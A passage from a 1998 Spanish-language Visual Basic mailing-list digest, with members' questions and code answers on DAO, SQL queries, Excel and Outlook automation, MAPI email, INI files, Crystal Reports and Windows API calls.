    Numero de indices: Td.Indexes.Count

    For Each Ix In Td.Indexes
      nombre del indice: Ix.Name
      campos del indice: Ix.Fields
      numero campos del indice: Ix.Fields.Count
      Clave Unica: ix.Unique
    Next 'For Each Ix In Td.Indexes
Next 'For Each Td In Db.TableDefs
```

Espero haberte sido de ayuda

Un saludo

++++++++++++++++++++++++++++++++++
Pablo Leyva (MailTo:pleyva@ssa.siemens.es)
(Madrid/España)
http://www.siemens.es
++++++++++++++++++++++++++++++++++

Asistente de Office

1) en la revista Visual Basic Programmer's Journal de septiembre hay un articulo muy interesante al respecto, pero todavia no lo probe. Para mas informacion anda a http://www.microsoft.com/workshop/imedia/agent/default.asp

2) No, para eso podes usar un RichTextbox
 -----Mensaje original-----
De: José María Castellarín leojos@ciudad.com.ar
Para: VB-ESP vb-esp@ccc.uba.ar
Fecha: Sábado 5 de Septiembre de 1998 17:12
Asunto: (VB-ESP) Asistente de Office y Caracteres en Negrita

Dos preguntitas:

1. Se puede incluir el asistente de office en un form, pero personalisado, es decir con nuestro propio archivo de ayuda.

2. En un textbox tengo caracteres alfanuméricos. Se puede convertir en formato negrita solo los numéricos. Ej: Les doy un 10 la lista de VB

AVI sobre zona de un Form

>Me gustaría saber cómo se puede ejecutar una fichero AVI sobre una zona
>concreta de un Form, de forma que al ejecutar el fichero avi no cree una
>ventana nueva, si no que aparezca ejecutándose en las coordenadas del form
>que se le indique.
>He leído en algún sitio que esto es posible utilizando algunas funciones API
>pero no he conseguido el código.
No hace falta el API. Establece la propiedad hWndDisplay del control
MMControl con el hwnd de donde quieras que aparezca. Por ejemplo, si tengo
un picture llamado picture1 y hago mmcontrol1.hWndDisplay = picture1.hWnd
el vídeo aparecerá dentro del picture.

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Color gris por defecto

-----Mensaje original-----
De: Jose Manuel Andrade <jandrade@telcel.net.ve>
Para: VB-ESP <vb-esp@ccc.uba.ar>
Fecha: Martes 25 de Agosto de 1998 10:51 AM
Asunto: (VB-ESP) Ayuda (RGB)

Alguno de ustedes sabe cuales son los valores para la función RGB del color gris por default de los frames, pictures, etc. Muchisimas gracias por la ayuda, de antemano.

192,192,192

+---¡Saludos desde México!--+
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
+--------------------------+
http://spin.com.mx/~adgarza
adgarza@spin.com.mx

Contar valores distintos

Pregunta:

Hace varios días estoy tratando de encontrar una solución al siguiente problema, por favor si alguien me puede ayudar se los agradecería.

Necesito agrupar registros por un campo determinado, y al agruparlos contar en otro campo cuantas veces esta el valor en este campo por única vez, les doy un ejemplo:

TABLA ORIGINAL

campo1 campo2 campo3 campo4
E3 501 23 63
E3 501 65 78
E3 205 23 6
T4 501 65 78
T4 205 65 78
T4 501 23 6

La tabla que necesito es la siguiente :

campo1 campo2 campo3 campo4
E3 2 2 3
T4 2 2 2

Respuesta:

Hola, Lucas.

Aqui te envio una solucion a tu problema.

Primero realizo una consulta de union y luego con esta una referencia cruzada.

Consulta de union (Consulta1):

```
SELECT tabla1.Campo1, 'Campo2' as TituloCampo ,Count(tabla1.Campo2) as
CantidadDeValores
FROM tabla1
GROUP BY tabla1.Campo1,tabla1.campo2;

Union All
SELECT tabla1.Campo1,'Campo3',Count(tabla1.Campo3) AS Campo3
FROM tabla1
GROUP BY tabla1.Campo1,tabla1.campo3;

Union All
SELECT tabla1.Campo1, 'Campo4' AS Expr1, Count(tabla1.Campo4) AS Campo4
FROM tabla1
GROUP BY tabla1.Campo1, tabla1.Campo4
Order by Campo1,TituloCampo
```

Consulta de Referencias cruzadas basada en Consulta1:

```
TRANSFORM Count(Consulta1.CantidadDeValores) AS
CuentaDeCantidadDeValores
SELECT Consulta1.Campo1
FROM Consulta1
GROUP BY Consulta1.Campo1
PIVOT Consulta1.TituloCampo;
```

Espero haberte sido util.

Saludos desde Cuba.

Armando Marrero.
Armando@Cimex.com.cu

DBGrid - Calculos

No se si te servirá de ayuda ya que yo utilizo el TrueDbGrid, pero ahí va :

Lo que debes hacer es poner la columna que quieres que sea calculada de forma unbound (es decir,
desenlazada o desconectada de la base de datos), y en el programa cuando se produzca el evento
Dbgrid_UnboundColFetch o algo similar, es ahí donde tienes que poner el calculo de esa celda.

-----Original Message-----
De: César David <puchinsa1@hotmail.com>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: lunes 24 de agosto de 1998 23:41
Asunto: (VB-ESP) DBGrid - Calculos

Hola Listeros :

Necesito saber como puedo hacer calculos en las columnas
del DBGrig. Por ejemplo :

Deseo que cuando ingrese un dato numérico a una columna
y salgo de esta columna efectue una operación y el resultado lo
escriba en otra columna, en la misma fila porsupuesto.

Si alguien sabe como hacerlo o enviarme un ejemplo
se lo agradecería, ya que es muy necesario para mi programa.

De antemano muchas gracias por la ayuda

David.

_____
Get Your Private, Free Email at http://www.hotmail.com

División entera y módulo (>32767)

-----Mensaje original-----
De: Jose Zuñiga Vega <mzunigac@entelchile.net>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: Jueves 27 de Agosto de 1998 10:35 PM
Asunto: RE: (VB-ESP) Funcion???

No necesitas de una funcion, te explico
Si tu haces la siguiente operacion 29999 / 10000 da como resultado
2,9999 (la división)
pero si tu haces lo siguiente 29999 \ 10000 da como resultado 2
(la parte entera sin redondear)

No la necesitará, siempre y cuando requiera de hacer una división. Por añadidura, la limitación de la división entera (así como del módulo aritmetico) se mide por los límites de un tipo de dato Integer. Si sobrepasas 32767, obtendrás por resultado un error.

Ante esto, quisiera sugerir un par de funciones de división entera y Módulo aritmético que no tengan tales limitantes:

```
******************************************************
Public Function DivP(Valor1 As Variant, Valor2 As Variant) As Variant
  ' División entera personalizada.
  DivP = Fix(Valor1 / Valor2)
End Function

Public Function ModP(Valor1 As Variant, Valor2 As Variant) As Variant
  ' Módulo aritmético personalizado. Requiere DivP.
  ModP = Valor1 - (DivP(Valor1, Valor2) * Valor2)
End Function
******************************************************
```

¡Ah! Dudo que la división entera se pueda considerar como función para la conversión de números reales a enteros.


```
+---¡Saludos desde México!--+
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
+--------------------------+
```
http://spin.com.mx/~adgarza
adgarza@spin.com.mx

Enviar e-mail con OUTLOOK, usando automatización.

Este es el código que utilizo para enviar un e-mail:

```
Function EnviarCorreo()

    Dim objOutlook As Outlook.Application
    Dim objMailItem As Outlook.MailItem

    Set objOutlook = CreateObject("outlook.application")

    Set objMailItem = objOutlook.CreateItem(olMailItem)
    objMailItem.Recipients.Add "billgates@microsoft.com"
    objMailItem.Body = "Enviando e-mail desde Código"
    objMailItem.Attachments.Add "C:\BILL\GATES.BMP"
    objMailItem.Subject = "PRUEBA DE AUTOMATIZACION"
    objMailItem.Send
    objOutlook.Quit
    Set objOutlook = Nothing

End Function
```

Esto funciona, pero... lo único que hace, es ubicar el mensaje en la bandeja de salida, pero no lo envía efectivamente, es decir, no se conecta telefónicamente para enviarlo.
Mas concreto aún, lo que estoy buscando es que mi programa haga lo mismo que hace el OUTLOOK 97 con la opción del menú HERRAMIENTAS\BUSCAR CORREO NUEVO,(que tiene como tecla rápida: F5).
¿Alguien sabe cómo se hace esto?

Alejandro Belkin
abelkin@bas.com.ar

Enviar un correo con un archivo adjunto

Hola Alejandro.
Llevo peleandome cerca de un mes con un programa que maneja correos y despues de leerme y releerme mil veces el archivo de ayudad de VB he conseguido gestionar el correo como yo queria. Antes de nada tengo que decirte que puedes utilizar varias opciones, que yo sepa, puedes utilizar MAPI o Winsock o automatizacion, por ejemplo con Outlook.
Yo me decidi por utilizar MAPI y es la opcion en la cual he profundizado mas.
Para adjuntar un archivo a un e-mail puedes utilizar el control MAPI, para ello debes agregar una referencia: Microsoft MAPI Control.
Cuando la has agregrado debes añadir dos controles, MAPI-Session (que controla la conexion al servidor de correos que tengas por defecto, aunque esto, creo, lo puedes modificar) y MAPI-Messages que es el que controla directamente la gestion de los mensajes.
Con estos dos controles puedes realizar todas las tareas que haces normalmente desde el servidor de correos, leer mensajes y escribirlos.
La ayuda que viene en VB es un poco escasa y sin ningun tipo de ejemplo on-line, solo existe un proyecto en el cd de instalacion de VB en el directorio Samples que se llama VB-Mail y te puede orientar un poco.
Bueno despues de este rollo te envio un procedimiento que te permite insertar archivos adjunto a un e-mail, previamente has tenido que iniciar una sesion de correo.

```
Sub EnviarAdjunto(MAPIMess as MAPIMessages)
    Dim nMsg As Integer
    MAPIMess.MsgIndex = -1    ' Controla el buffer de redaccion, si es
distinto de -1 significa que estas leyendo el mensaje.
    For nMsg = 0 To 1    ' Utilizo un bucle para añadir varios mensajes
        MAPIMess.RecipIndex = 0    ' El mensaje actual
        MAPIMess.AddressResolveUI = False    ' Como le doy la
direccion correcta no hace falta que salga el form. de verificacion de
usuario.
        MAPIMess.RecipType = mapToList    ' Indicas que es un mensaje
directamente para el destinatario
        MAPIMess.RecipAddress = "" ' Es la direccion
donde va destinado el correo.
        MAPIMess.RecipDisplayName = "Gallego Parra, Enrique" ' El nombre
que se visualiza en el servidor de correo
        MAPIMess.MsgSubject = "MENSAJE DE PRUEBA" ' El titulo o asunto
del mensaje
        MAPIMess.MsgNoteText = "Fecha de Envio: " & Now & vbCrLf & " "
' El cuerpo del mensaje, es decir, el texto
        MAPIMess.AttachmentIndex = MAPIMess.AttachmentCount     '
AttachmentoCount es el numero total de mensajes adjunto que van en el
e-mail y AttachmentIndex es el numero de mensaje actual que estas
añadiendo.
        MAPIMess.AttachmentPosition = 35 ' la posicion que ocupa el
adjunto dentro del cuerpo del mensaje
        MAPIMess.AttachmentName = "Ordsum.txt" ' El nombre del archivo,
si no lo pones no pasa nada, pero si tienes que poner attachmentPathName
        MAPIMess.AttachmentPathName = "C:\SOGEDIS\Ordsum.txt"
        MAPIMess.AttachmentType = mapData ' Añade un archivo tipo texto,
pero tambien puede ser OLE, es decir, Excel ...
```

```
        MAPIMess.Send False    ' Envia el mensaje directamente, sin
mostrarte el servidor de correo
        MAPIMess.Delete 2 ' Borra el adjunto
        MAPIMess.Delete 1 ' Borra el mensaje, para poder crear otro
nuevo.
    Next nMsg
End Sub
```

Ahh, por cierto, yo estoy utilizando Exchange, no tengo ni idea de como funcionara con otros programas de e-mail.
Espero haberte sido de utilidad, si tienes alguna duda o necesitas mas ayuda mi direccion de correo es:

enrique.gallego@madrid.cepsa.es

Un Saludo, QuiQue

> ----------
> Desde: abelkin@bas.com.ar[SMTP:abelkin@bas.com.ar] en nombre de
> Alejandro Belkin[SMTP:abelkin@bas.com.ar]
> Enviado el: lunes 24 de agosto de 1998 23:10
> Para: 'Lista de Visual Basic'
> Asunto: ENVIAR E-MAIL CON ARCHIVO ADJUNTO
>
> Necesito enviar un e-mail que contenga un archivo adjunto, ¿cómo tengo
> que hacer?. ¿Necesito algún control de terceros?
>
> Alejandro Belkin
> abelkin@bas.com.ar
>

Fichero de recursos

>From: Vader@lanet.losandes.com.ar
>Subject: (VB-ESP) fichero de recursos
>Me podrian dar mayor informacion sobre como crear un fichero de
>recursos, donde consigo un compilador de recursos?

Visita el site de Microsoft y busca por Resource Editor (o ResEditL),
este es un add-in para Visual Basic y toma 508 KB, lo unico es que
debes estar registrado para poder bajartelo.

Saludos
Julio Collado

Integracion con EXCEL desde VB

-----Original Message-----
From: Alessandria, Gabriel <galessan@apsf.com.ar>
To: 'vb-esp@ccc.uba.ar' <vb-esp@ccc.uba.ar>
Date: Monday, August 31, 1998 5:01 PM
Subject: (VB-ESP) Integracion con EXCEL desde VB

Por favor, alguien me puede enviar un ejemplo de codigo de como
hacer para desde visual basic leer una planilla de excel, recorrerla,
etc con el objeto MICROSOFT EXCEL QUE SE PUEDE USAR DESDE VB ?

El siguiente codigo crea un "Worksheet" llena una serie de celdas con datos
al azar y, con los datos introducidos en ellas, un grafico (chart)
estadistico.

```
Dim obj As Object


Public Sub Main()
Dim wk As Object
Dim ws As Object
Dim ch As Object

Dim ra As Object

Dim y As Integer, x As Integer

  Set obj = CreateObject("Excel.Application.8") ' El 8 es por la version
8 de Excel
  obj.Visible = True

  Set wk = obj.Workbooks.Add
  Set ws = wk.Worksheets.Add
  ws.Name = "Manu's Nook Worksheet"
  ws.Activate

  With obj.ActiveSheet
    With .Cells(1, 1)
      .Value = "Manu's Nook Software Presents"
      With .Font
        .Bold = True
        .Name = "Verdana"
        .Size = 24
      End With
    End With
    With .Cells(2, 1)
      .Value = "The ultimate list method"
      With .Font
        .Name = "Verdana"
        .Size = 14
      End With
```

```
    End With
    With .Cells(3, 1)
      .Value = "Please, don't touch this data lines!!!"
      With .Font
        .Name = "Verdana"
        .Size = 10
      End With
    End With
    Randomize
    For y = 1 To 12 ' Leer correspondencias mas abajo
      For x = 5 To 8
        .Cells(x, y).Value = Rnd * 50 + 1
      Next
    Next
    Set ra = ws.Range("A5:L8") ' A = 1 (y), L = 12 ("y" al final de
bucle); 5 = x, 8 = x (al final)
    Set ch = obj.Charts.Add
    With ch
      .Name = "Manu's Nook SuperCharty"
      .HasTitle = True
      .ChartTitle.Text = "The SuperCharty demo in action!!"
      .ChartType = xlLine
      .SetSourceData ra
      .Location xlLocationAsObject, ws.Name
    End With
  End With

  Set obj = Nothing

End Sub
```

Manu

Spanish people from Luxembourg (Europe)
manuel@ip.lu

Llamar a un fichero de ayuda

-----Original Message-----
From: Carlos Villavieja Prados <is04830@scorpius.salleURL.edu>
To: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Date: Monday, August 31, 1998 6:52 PM
Subject: (VB-ESP) SOBRE LA AYUDA

>Hola!!
>Siento ser pesado pero me urge.
>Estoy disenando mi fichero de ayuda. Como todo fichero de Ayuda cada tema
>de este tiene un indice.
>Lo qu me gustaria que me resolvierais es como puedo acceder desde mi
>aplicacion a uno de esos temas directamente sin tener que pasar por el
>indice o el buscar.

Crea una aplicacion con el Wizard de VB y el te pone el codigo necesario para acceder a la ayuda. Para abrir una pagina en concreto consulta la ayuda de VB en "HelpFile" y "HelpContextID".

```
Private Declare Function OSWinHelp% Lib "user32" Alias "WinHelpA" (ByVal
hwnd&, ByVal HelpFile$, ByVal wCommand%, dwData As Any)

Private Sub mnuHelpSearchForHelpOn_Click()
  Dim nRet As Integer

  'if there is no helpfile for this project display a message to the user
  'you can set the HelpFile for your application in the
  'Project Properties dialog
  If Len(App.HelpFile) = 0 Then
    MsgBox "Unable to display Help Contents. There is no Help associated
with this project.", vbInformation, Me.Caption
  Else
    On Error Resume Next
    nRet = OSWinHelp(Me.hwnd, App.HelpFile, 261, 0)
    If Err Then
      MsgBox Err.Description
    End If
  End If

End Sub

Private Sub mnuHelpContents_Click()
  Dim nRet As Integer

  'if there is no helpfile for this project display a message to the user
  'you can set the HelpFile for your application in the
  'Project Properties dialog
  If Len(App.HelpFile) = 0 Then
    MsgBox "Unable to display Help Contents. There is no Help associated
with this project.", vbInformation, Me.Caption
  Else
    On Error Resume Next
```

```
    nRet = OSWinHelp(Me.hwnd, App.HelpFile, 3, 0)
    If Err Then
      MsgBox Err.Description
    End If
  End If

End Sub
```

Manu

Spanish people from Luxembourg (Europe)
manuel@ip.lu

Manejo de ficheros .ini

>> 1) Como puedo manejar en forma comoda archivos .INI? (leerlos, y que sean
>> actualizados si hay modificaciones, o generados por la aplicacion)
Supongo que la mejor manera será emplear las apis de windows
(GetPrivateProfileString, GetPrivateProfileInt, WritePrivateProfileString y
WritePrivateProfileInt).
Un pequeño ejemplo:

```
Declare Function GetPrivateProfileString% Lib "Kernel" (ByVal lpAppName$,
ByVal lpKeyName$, ByVal lpDefaults$, ByVal lpReturnedString$, ByVal nSize%,
ByVal lpFilename$)
Declare Function WritePrivateProfileString% Lib "Kernel" (ByVal lpAppName$,
ByVal lpKeyName$, ByVal lpString$, ByVal lpFilename$)
```

```
Leer:
lpFilename$ = "datos.ini"
lpReturnString$ = Space$(128) 'no olvides inicializar la variable
Size% = Len(lpReturnString$)
lpAppName$ = "Datos"
lpKeyName$ = "Directorio"
lpDefault$ = "c:\midirectorio"
Valid% = GetPrivateProfileString(lpAppName$, lpKeyName$, lpDefault$,
lpReturnString$, Size%, lpFilename$)
DirDatos = UCase$(left$(lpReturnString$,Valid%)))
```

```
Escribir:
lpFilename$ = "erafact.ini"
lpAppName$ = "Opciones"
lpKeyName$ = "GrabarConError"
aux = IIf(gGrabarConError, "S", "N")
Valid% = WritePrivateProfileString(lpAppName$, lpKeyName$, aux, lpFilename$)
```

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Pasarle un recordset al Crystal Report 6

Hola a tod@s:

Acabo de tener un "orgasmo intelectual" cuando por fin he podido pasarle al Crystal Reports 6 el recordset de una consulta sin usar formulas.

Era algo que me tenia sacado de quicio los ultimos dos dias, como reflejan mis mensajes anteriores. Y supongo que comprendereis la gran satisfaccion que siento ahora porque seguro que tamb. habreis pasado por algo similar en algun momento.

Así que alla voy a compartirlo con vosotros:

Como sabreis, si lo habeis usado, el "Crystal Reports Designer" añade un form (Form1) al proyecto; el codigo del mismo es:

```
#******************************
Option Explicit

Dim Report As New CrystalReport1

Private Sub Form_Load()

    CRViewer1.ReportSource = Report
    CRViewer1.ViewReport
End Sub

Private Sub Form_Resize()

    CRViewer1.Top = 0
    CRViewer1.Left = 0
    CRViewer1.Height = ScaleHeight
    CRViewer1.Width = ScaleWidth
End Sub
#******************************
```

Y se queda tan ancho !!
Entoces llegamos nosotros y añadimos el siguiente codigo, que cada uno modificara segun su situacion:

```
#******************************
Option Explicit

' Este ya estaba
Dim Report As New CrystalReport1

' Estas definiciones son nuevas
Dim ws As DAO.Workspace
Dim db As DAO.Database
Dim rs As DAO.Recordset

' Si no trabajais con querys esta no hace falta ;-)
Dim query As DAO.QueryDef
```

```
Private Sub Form_Load()

    ' Creamos el espacio de trabajo

    Set ws = DBEngine.Workspaces(0)

    ' Abrimos la base de datos

    Set db = ws.OpenDatabase(App.Path & "\Operaciones.mdb")

    ' Y seleccionamos un query. Daros cuenta que usamos
    ' el indice de la coleccion de querys en vez del nombre
    ' del query, como se hacia hasta ahora. (por lo menos yo)

    Set query = db.QueryDefs(3)

    ' Y como es con parametros, definimos el contenido del
    ' parametro

    query![FondoABuscar] = "Bankinter"

    ' Este query lo que hace es sacar todos lo registros cuyo
    ' campo Fondo sea igual a "Bankinter"

    ' Abrimos el recordset del query

    Set rs = query.OpenRecordset

    ' y se lo asignamos al reporte

    Report.Database.SetDataSource rs


    CRViewer1.ReportSource = Report

    ' ... y ya esta !!

    CRViewer1.ViewReport
End Sub

Private Sub Form_Resize()

    CRViewer1.Top = 0
    CRViewer1.Left = 0
    CRViewer1.Height = ScaleHeight
    CRViewer1.Width = ScaleWidth
End Sub

Private Sub Form_Unload(Cancel As Integer)

  ' Cerramos todo lo que hemos abierto antes.

    rs.Close
    query.Close
    db.Close
    ws.Close

    Set rs = Nothing
    Set query = Nothing
    Set db = Nothing
    Set ws = Nothing
```

```
End Sub
#******************************
```

Antes no he dicho que trabajo con DAO y querys. ;-)
Supongo que no tendreis problema en ajustar el ejemplo para recordsets completos o consultas SQL.

En la carpeta Samples del Cr-6 teneis un ejemplo que funciona con ADO:
"Simple Sample Application Proyect"

Si teneis alguna problema, no dudeis en escribir a mi direccion personal

Espero que el ejemplo os sirva.

Bye !!

Un salu2

_____

Jose Julio Ruiz
josejrp@iname.com

(desde Segovia - España)
ICQ => 8834523

[omitidos los acentos]

Hola a tod@s
si os gusta la programacion de juegos en vb
visitad: www.ookami.com/VB/

Seguro ke os gusta.
Un saludo.

Quitar el efecto Allways on top

Hola a todos!

Como ya tenía escrita la pregunta y he descubierto la respuesta, pues os la pongo...

Primero mi pregunta, luego MI respuesta...

He utilizado la función SeWindowPos para poner una ventana siempre visible, pero me interesa, al presionar un botón que se ponga "normal". He probado a jugar con las constantes de la fución pero no consigo nada... ¿hay otra función? o ¿son los parámetros?

Los parametros con los que juego son:

```
Estos con suma, para poner encima...
Const SWP_NOSIZE = &H1
Const SWP_NOMOVE = &H2
Const SWP_NOACTIVATE = &H10
Const SWP_SHOWWINDOW = &H40

Estos no los utilizo...
Const SWP_HIDEWINDOW = &H80
Const SWP_NOCOPYBITS = &H100
Const SWP_NOREPOSITION = &H200
Const SWP_NOZORDER = &H4
Const SWP_NOREDRAW = &H8
Const SWP_DRAWFRAME = &H20

Const ENCIMA_FLG = SWP_NOMOVE Or SWP_NOSIZE Or SWP_SHOWWINDOW Or
SWP_NOACTIVATE
const DEBAJO_FLG = ?¿?¿?¿?¿?¿?¿?¿?¿?
```

y la llamada es:

```
If SetWindowPos(hWnd, -1, 0, 0, 0, 0, ENCIMA_FLG) Then
End if
```

¿sabeis alguien algo de esto?

Muchas gracias!

RESPUESTA A MI MISMO: (para quien lo quiera usar)

```
Si uso:
If SetWindowPos(hwnd, -2, 0, 0, 0, 0, SWP_FLAGS) Then
End If
```
Se pone normal de nuevo... a mi me funciona... No se la causa, pero funcona.

--
****
Antonio Guillermo Martínez Largo
AGM ordenadores (Segovia)
agmordenadores@jet.es

```
**********************************
  45 52 41 20 44 49 47 49 54 41 4C
```

Fingerprint: 01A7 811E 1D83 7969 B55D A732 9D4E 1407 B871 7B7A
Llave publica PGP en: http://www.at.pgp.net/pgpnet/wwwkeys.html

SQL (Unir dos o mas campos en uno solo)

>>>>
Ejemplo.-
Primer Apellido: Gomez Segundo Apellido: Diaz
¿Como podría unir estos dos campos en uno solo? O sea
que obtuviera Apellidos: Gomez Diaz.
Por supuesto la aplicación que estoy realizando ya dispone de la tabla (por
cierto con casi un millon de registros). Y de poder hacerse con SQL,
agradecería desde "ya" cualquier indicación o ejemplo de código.
<<<<

```
Select Apellido1 + ' ' + Apellido2 as Apellidos from ...
```

Esto funciona en access, supongo que también lo hará en SQL.

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Toolbar vertical

Bueno, ya he encontrado la solución. Si a alguien le ha pasado, lo que hay que hacer es o bien redimensionar el formulario donde está el toolbar o bien mandarle un SendMessage al Toolbar:

```
Private Sub Form_Load()
    ...
    form1.Show
    form1.Refresh
    SendMessage Toolbar1.hwnd, WM_SIZE, 0, 0
    ...
End Sub
```

Es importante mostrar el formulario antes del SendMessage, porque hasta que la Toolbar no ha sido dibujada en pantalla, no funciona lo del SendMessage.

Para más información podéis mirar el artículo de la KB de Mocochof:

    "BUG: Toolbar does not wrap correctly" Article ID: Q175533

Saludos a todos.

=?ISO-8859-1?Q? Jes=FAs?= =?ISO-8859-1?Q?Mart=EDnez ?= escribió:
> Hola a todos.
>
> ¿Alguien ha probado a hacer una barra de herramientas vertical? Lo he
> probado poniendo la propiedad ".Wrappable = True" y luego le he dado más
> o menos al ancho de la toolbar el ancho de un botón para que el
> siguiente me lo muestre debajo.
>
> Hasta aquí todo bien, en tiempo de diseño se ve bien. Pero parece que
> debe tener un bug, porque a veces en tiempo de diseño y SIEMPRE en
> tiempo de ejecución, sólo aparece el primer botón, como si no hiciera
> caso de ".wrappable" y los demás los pusiera en la misma línea que el
> primer botón.
>
> ¿Sabe alguien alguna forma de solucionar este bug?
>
> Gracias y saludos.

Tratar una hoja EXCEL como una base de datos

Aquí te va un pequenho código

```
    Dim dbXLS As Database
    Dim tbXLS As Recordset
    Dim sqlXLS as String

    Screen.MousePointer = 11

    PoneMensaje "Activando Fichero Prueba.XLS"

    'Abre tabla de la hoja de trabajo Microsoft Excel externa.
    If Mid$(App.Path, Len(App.Path), 1) = "\" Then
      sqlXLS = App.Path + "prueba.xls"
    Else
      sqlXLS = App.Path + "\" + "Prueba.xls"
    End If

    ' Abro el Libro Prueba XLS como Database

    Set libMPP = OpenDatabase(sqlXLS, False, False, "EXCEL 5.0;")

    'Crea Recordset a partir de la hoja de trabajo Hoja con un Area definida como
BasePrueba.

    Set hojMPP = libMPP.OpenRecordset("BaseMPP")
    hojMPP.MoveFirst
    ' leyendo los valores de la columna uno dos y tres que tienen en su encabezado
los nombres
    ' Enero, Febrero, Marzo

    Do While Not hojMPP.EOF
      a=hojMPP!Enero
      b=hojMPP!Febrero
      c=hojMPP!Marzo
      hojMPP.MoveNext
    Loop
    hojaMpp.Close
    libMPP.Close
```

Espero esto te ayude cualquier dudas quedo a la espera

sld Ariel
de3_cad_var@melia.solmelia.cma.net

-----Mensaje original-----
De: Alessandria, Gabriel [SMTP:galessan@apsf.com.ar]
Enviado el: lunes 24 de agosto de 1998 16:49
Para: 'vb-esp@ccc.uba.ar'
Asunto: (VB-ESP) Integracion con EXCEL desde VB

    Por favor, alguien me puede enviar un ejemplo de codigo de como
hacer para desde visual basic leer una planilla de excel, recorrerla,
etc ?

    Gracias desde ya a todos los listeros !!

Gabriel Alessandria
Santa Fe - Argentina

Adquirir imágenes desde un Scanner

Para todo aquel que quiera scanear imagenes desde VB, les envio un programa de pruebas realizado por mi.

Espero que os ayude en algo.

Si lo mejorais o lo mejoro yo no estaria de mas que lo pusieramos en conocimiento de los demas.

Fdo. José Luis Sanz (circulodeempresarios@mad.servicom.es)
CIRCULO DE EMPRESARIOS

canon.zip

Arrancar una aplicación al cargar Windows 95

Te puedo contestar lo del arranque de la app con W95.
Tienes dos opciones, la sencilla es crear un acceso directo en la carpeta Statup (no me acuerdo como era en castellano, lo siento) del menu Inicio, la complicada en crear una clave en el registru de Windows.

HKEY_LOCAL_MACHINE\Sofwate\Microsoft\Windows\CurrentVersion\Run

Bajo esta clave estan todos los programas que arrancan al inicio de Windows. Crea un nuevo valor String con el nombre de tu aplicacion (puedes poner el nombre que tu quieras) y el contenido (o valor del "valor") la ruta y nombre de tu aplicacion.

Manu

Spanish people form Luxembourg (Europe)
manuel@ip.lu

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Excel tiene un modelo de objetos bastante complejo, asimismo muy potente, puesto que todo lo que haces a mano lo puedes repetir por código.
Para obtener una instancia de Excel deberás..
Dim Excel as New Excel.Application 'Debes hacer una referencia a la Type Library de Excel desde Proyecto -> Referencias

Luego abrir el Libro adecuado...
Dim Libro as WorkBook
Set Libro = Excel.WorkBooks.Open("Nombre Libro")

Y leer los valores, para ello cada Hoja tiene una coleccion de celdas, y para leer el valor de cada celda tienes el objeto Range....
...La hoja es la propiedad por defecto de un libro, por lo tanto cada libro tiene su Range...

x= Libro.Range("A1").FormulaR1C1

... Y tendrás en x el valor de la celda A1 !

Un Range es en realidad un array, por lo que podrás guardar un Range en un Variant y luego recorrer el array...

Dim x as Variant
x= Libro.Range("A1:B6")

Para movilizarte por las celdas puedes utilizar el método OffSet, para seleccionar un Rango, el método Select. Puedes utilizar los métodos de copiado del Objeto Application para transportar datos heterogéneod desde Excel a tu Aplicación.

Como verás esto es solo una pequeña introducción. Hacer automation con Excel es sencillo, pero puede volverse inabarcable. No podrás empezar si no pasas primero por la ayuda de referencia de VB para Excel, que no se instala por defecto.

Cuentas con la ayuda del Excel, que tiene un buen entorno VB dentro de él. Te aconsejo que desarrolles todo el código VB desde dentro del Excel y luego lo portes.

Si necesitas ejemplos de cómo escribir código VBA para Excel (Partes de aplicaciones que debí realizar por encargo) contactame conmigo en mi direccion privada:
amenendez@code.com.ar

Adrian
http://www.geocities.com/SiliconValley/Hills/4734/

Enrique Quevedo escribió:
>
> [quevedo] Alguno de ustedes sabe como puedo leer directamente los datos de una hoja de excel, se los agradeceria mucho si me pueden ayudar
>
> ---
>

> Part 1.2 Type: application/ms-tnef
> Encoding: base64

Cambiar tipo de dato en Access

>Alguien sabe como cambiar el tipo de dato de un campo via programa en una base de datos Access.

Sí, yo.

Puedes hacer algo así :

<<<<<<<<<<<<<<<<<<<<<<

```
Sub CambiarMDB

  Dim DbMDB as database
  Set DbMDB = opendatabase( "c:\micarpeta\mimdb" )

on error goto ErrorModificando

  ' Iniciamos el proceso.
  WorkSpaces(0).BeginTransactions
  DbMDB.Execute "ALTER TABLE Tabla ADD COLUMN NuevoCampo Text
(50)",dbfailonerror
  DbMDB.Execute "UPDATE Tabla SET NuevoCampo=ViejoCampo", dbfailonerror
  DbMDB.Execute "ALTER TABLE Tabla DROP ViejoCampo",dbfailonerror
  WorkSpaces(0).CommitTrans
  Exit Sub

ErrorModificando:

  WorkSpaces(0).Rollbak

End Sub
```

>>>>>>>>>>>>>>>>>>>>>

Éste ejemplo te sustituye ViejoCampo por NuevoCampo, guardando los datos.

Ten en cuenta que aquí se supone que ambos campos serán de texto.
Si hubiera que hacer algún tipo de transformación del dato (de texto a integer, por ejemplo), habría que tenerlo en cuenta en la instrucción UPDATE...

También puedes limitar el alcance de la instrucción UPDATE poniendo una claúsula WHERE. Por ejemplo :

```
  DbMDB.Execute "UPDATE Tabla SET NuevoCampo=ViejoCampo WHERE
ViejoCampo<=1000", dbfailonerror
```

Si no indicas el WHERE, afecta a toda la Tabla.

Espero haberte ayudado.
Si tienes alguna duda, avísame.
Saludos.
Una obediencia ciega supone siempre una ignorancia extrema.
ORZO, <orzo@orzo.com>

ComboBox dentro de un TrueDbGrid *(2 mensajes)*

---

hOLA genios:

Utilizando el TrueDbGrid v4.0 he conseguido que la maquina se encarge de
la gestion del combo al 100%

Ahi va el codigo (SuperExtra Resumido):

```
Private Sub Form_Load()

Dim vItem As New ValueItem


Data1.DatabaseName = "c:\MiDb.mdb"
Data1.RecordSource = "MiTabla"
Data1.Refresh


